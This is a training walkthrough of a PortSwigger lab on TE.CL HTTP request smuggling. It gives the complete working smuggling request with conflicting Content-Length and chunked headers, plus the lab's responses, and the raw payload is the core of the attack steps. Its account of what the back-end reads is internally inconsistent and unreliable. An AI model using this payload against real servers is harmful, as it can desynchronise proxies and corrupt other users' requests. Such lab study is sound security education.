PortSwigger
Lab Description
This lab involves a front-end and back-end server, and the back-end server doesn’t support chunked encoding. The front-end server rejects requests that aren’t using the GET or POST method.
Objective: Smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method
GPOST.
Step 1: Understanding the Vulnerability
The TE.CL vulnerability:
- Front-end server: Uses
Transfer-Encoding: chunked(TE) - supports chunked encoding - Back-end server: Uses
Content-Length(CL) - doesn’t support chunked encoding - The discrepancy allows request smuggling
The attack:
- Send a request with chunked encoding
- Front-end processes chunked data normally
- Back-end uses
Content-Length(which is small) and stops early - The leftover data (including
GPOST /) is interpreted as the start of the next reques - When the next request arrives, it gets concatenated, forming
GPOST

Step 2: Reconnaissance
Step 2.1: Test Method Restriction

Send a request with an invalid method (e.g., PUT):
PUT / HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Response:
"Only methods GET, POST are allowed"
Front-end enforces method restrictions.
Step 3: TE.CL Request Smuggling
Step 3.1: The Smuggling Payload


Send the following request twice (first to poison, second to see effect):
POST / HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked

5c
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0

Important: Include the trailing \r\n\r\n after the final 0.
Request breakdown:
| Server | Uses | Sees |
|---|---|---|
| Front-end | Transfer-Encoding: chunked | Processes the chunk (5c = 92 bytes of data) |
| Back-end | Content-Length: 4 | Only reads first 4 bytes of the request |
What front-end sees
POST / HTTP/1.1
Host: lab.com
Content-Length: 4
Transfer-Encoding: chunked

5c
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0
What back-end sees (Content-Length: 4):
- Only reads
POST(first 4 bytes) - The remaining data (
/ HTTP/1.1...) is left in the buffer - This leftover data will be prepended to the next request
Step 5: Triggering the Smuggled Request
Step 5.1: Send a Second Normal Request
After poisoning, send another legitimate POST request.
How back-end processes:
The back-end has leftover data: GPOST / HTTP/1.1... + the new POST / request:
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
POST / HTTP/1.1
Host: lab.com
...
The back-end interprets the first line as:
GPOST / HTTP/1.1

Response
"Unrecognized method GPOST"
The method was successfully smuggled and prepended!
Step 6: Lab Solved
Success message displayed: